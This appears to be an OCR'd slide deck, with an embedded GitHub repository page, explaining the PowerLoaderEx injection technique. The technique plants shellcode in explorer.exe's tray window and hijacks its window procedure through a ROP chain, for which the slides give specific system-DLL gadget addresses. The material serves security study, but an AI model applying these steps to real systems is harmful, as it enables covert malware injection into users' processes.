


Window Class







VirtualAllocEx()



VirtualAllocEx() & WriteProcessMemory()



Process



Malware.exe

WriteProcessMemory()

Fake Memory Layout

+0 Shellcode addr

+4 Point to +0

⋮

Process



Explorer.exe

Shell_TrayWnd

+0 IParam (vtable)


+4 hWnd

⋮

Shellcode

⋮

Process



Malware.exe



Process



Explorer.exe

Shell_TrayWnd

+0 Point to
(Fake Memory +4)

+4 hWnd



Shellcode




SetWindowLong()

Fake
Memory Layout

+0 Shellcode addr

+4 Point to +0







Demo

PowerLoadEx

PowerLoaderEx - Advanced Code Injection Technique for x32 / x64

🔄 6 commits

🌿 1 branch

🏷️ 0 releases

👤 1 contributor

Branch: master

New pull request

Create new file

Upload files

Find file

Clone or download

👤 BreakingMalware first commit

Latest commit 4ed25fc on Aug 12, 2015

📄 PowerLoaderEx.cpp

first commit

2 years ago

📄 README.md

Update README.md

2 years ago

📖 README.md

🔗 PowerLoaderEx

- Advanced Code Injection Technique for x32 / x64
- More Info: <http://goo.gl/3CdZHw>

Original PowerLoader

- Known since ~2013
- Loader used in many different dropper families (Gapz / Redyms / Carberp / Vabushky ...)
- First injection technique via Return Oriented Programming technique (ROP).
- "explorer.exe" is injected using Shell_TrayWnd / NtQueueApcThread (32bit / 64bit)

```

int s_WndProc(HWND hWnd, DWORD Msg, DWORD wParam, DWORD lParam) {
    /* ... Initialization for Window ... */

    /* Deal with normal Window Event */
    DWORD wndSelf = GetWindowLongW(hWnd, 0);
    DWORD lParama;
    if ( wndSelf ) {

        /* InterlockedIncrement */
        (void(*)())*wndSelf(wndSelf);

        /* Custom WndProc */
        lParama = (*wndSelf+0x08)(wndSelf, hWnd, Msg, wParam, lParam);
        if ( Msg == WM_NCDESTROY ) {
            SetWindowLongW(hWnd, 0, 0);
            *(wndSelf+0x04) = 0;
        }

        /* Destroy Task */
        (void(*)())(*wndSelf+0x04)(wndSelf);
    }
    else lParama = SHDefWindowProc(hWnd, Msg, wParam, lParam);

    return lParama;
}

```


We Have Three Chances!

```
/* InterlockedIncrement */
(void(*)())*wndSelf(wndSelf);

/* Custom WndProc */
lParam = (*wndSelf+0x08)(wndSelf, hWnd, Msg, wParam, lParam);
if ( Msg == WM_NCDESTROY ) {
    SetWindowLongW(hWnd, 0, 0);
    *(wndSelf+0x04) = 0;
}

/* Destroy Task */
(void(*)())(*wndSelf+0x04)(wndSelf);
```

Process



Malware.exe

Window A

+0 IParam (vtable)

+4 hWnd

⋮

⋮

Process



Explorer.exe

⋮

Window A


+0 IParam (vtable)

+4 hWnd

⋮

Window Class

Process



Malware.exe

Window A

Window B

Window C



Process



Explorer.exe

Window A




Window B



Window C



Process



Malware.exe

Window A

+0 IParam (vtable)

+4 hWnd



Process



Explorer.exe

Shell_TrayWnd

+0 IParam (vtable)


+4 hWnd



Window A



Process



Malware.exe

Window A

+0 IParam (vtable)

+4 hWnd

+8, +16, +24 ...
Shellcode

⋮

⋮

Process



Explorer.exe

Shell_TrayWnd



+0 IParam (vtable)

+4 hWnd

⋮

Window A

⋮



**We have three arbitrary Eip points,
but...**

**Memory of Window Struct is mapped
Read and Written Only (RW),
No Executable.**

ROP!

Return-oriented programming

雅量


「啊，好像棋盤似的。」

「我看倒有點像稿紙。」我說。

「真像一塊塊綠豆糕。」

一位外號叫「大食客」的同學緊接著說。

35, 31, c0, 90, c3



0: 35 31 c0 90 c3

xor eax, 0xc390c031

0: 31 c0

xor eax, eax

2: 90

nop

3: c3

ret

2: 90

nop

3: c3

ret

**ROP 是一件
非常有雅量的事情**

-aaaddress1

Process



Explorer.exe

Stack

0xdead

0xbeef

0xcafe

somewhere:
ret

0xdead:
xor eax, eax
ret

0xbeef:
inc al
ret

0xcafe:
push eax
ret

**But We cannot control data on stack,
How do we make ROP Chain work?**

#1 Chance:

```
(void(*)())*wndSelf(wndSelf);
```

```
.text:00412015      mov     ebx, [ebp+hWnd]
.text:00412018      push   0          ; nIndex
.text:0041201A      push   ebx        ; hWnd
.text:0041201B      call   GetWindowLongW(x,x)
.text:00412021      mov     esi, eax

.text:0041202B      mov     eax, [esi]
.text:0041202D      push   esi
.text:0041202E      call   dword ptr [eax]
```



We can set it point to `ntdll!KiUserApcDispatcher()`

```

.text:77F06F98  _KiUserApcDispatcher@16 proc near

.text:77F06F98      lea     eax, [esp+arg_2D8]
.text:77F06F9F      mov     ecx, large fs:0
.text:77F06FA6      mov     edx, _KiUserApcExceptionHandler
.text:77F06FAB      mov     [eax], ecx
.text:77F06FAD      mov     [eax+4], edx
.text:77F06FB0      mov     large fs:0, eax
.text:77F06FB6      pop     eax

.text:77F06FB7      lea     edi, [esp-4+Context]
.text:77F06FBB      call    eax

.text:77F06FBD      mov     ecx, [edi+2CCh]
.text:77F06FC3      mov     large fs:0, ecx
.text:77F06FCA      push   1           ; TestAlert
.text:77F06FCC      push   edi         ; Context
.text:77F06FCD      call   _ZwContinue@8
.text:77F06FD2      mov     esi, eax

```

#2 Chance:

```
( *wndSelf+0x08 ) ( x , x , x , x , x ) ;
```

```
.text:00412030      push    [ebp+arg_C]  
.text:00412033      mov     eax, [esi]  
.text:00412035      push   [ebp+wParam]  
.text:00412038      mov     ecx, esi  
.text:0041203A      push   edi  
.text:0041203B      push   ebx  
.text:0041203C      call   dword ptr [eax+8]
```

We can set it to point to a Gadget

#2 Chance:

```
( *wndSelf+0x08 ) ( x , x , x , x , x ) ;
```

SHELL32:75C82511

std

SHELL32:75C82512

ret

Set Direction flag(DF) = 1,
Now MOVS instruction will decrease ESI/EDI
on every operation.

#3 Chance:

```
(void(*)())(*wndSelf+0x04)(wndSelf);
```

```
.text:0041204E
```

```
.text:00412050
```

```
.text:00412051
```

```
mov     eax, [esi]
```


```
push   esi
```

```
call   dword ptr [eax+4]
```

#3 Chance:

```
(void(*)())(*wndSelf+0x04)(wndSelf);
```

SHELL32:75C80915	mov	ecx, 94h
SHELL32:75C8091A	rep movsd	
SHELL32:75C8091C	pop	edi
SHELL32:75C8091D	xor	eax, eax
SHELL32:75C8091F	pop	esi
SHELL32:75C80920	pop	ebp
SHELL32:75C80921	retn	8




Copy 0x94 * sizeof(DWORD) bytes
from ESI (Window Memory) to EDI(Stack Memory)

#3 Chance:

```
(void(*)())(*wndSelf+0x04)(wndSelf);
```

SHELL32:75C80915	mov	ecx, 94h
SHELL32:75C8091A	rep movsd	
SHELL32:75C8091C	pop	edi
SHELL32:75C8091D	xor	eax, eax
SHELL32:75C8091F	pop	esi
SHELL32:75C80920	pop	ebp
SHELL32:75C80921	retn	8



Copy 0x94 * sizeof(DWORD) bytes
from ESI (Window Memory) to EDI(Stack Memory)


Stack Controllable!

Control Return Address, #4 Chance!

```
SHELL32:75C80915
SHELL32:75C8091A
SHELL32:75C8091C
SHELL32:75C8091D
SHELL32:75C8091F
SHELL32:75C80920
SHELL32:75C80921
```

```
mov     ecx, 94h
rep movsd
pop     edi
xor     eax, eax
pop     esi
pop     ebp
retn    8
```

#4 Chance



```
kerne132!7568E0E0 cld
kerne132!7568E0E1 retn
```

```
ntdll!7730289D:
pop  eax
retn
```



```
ntdll!alloca_probe:
push    ecx
lea     ecx, [esp+4]
sub     ecx, eax
...
retn
```

Use out of stack memory,
Allocate local memory via `alloca_probe()`

ntdll!_chkstk(alloca_probe):

```
push    ecx
lea     ecx, [esp+4]
sub     ecx, eax
...
retn
```

#4 Chance

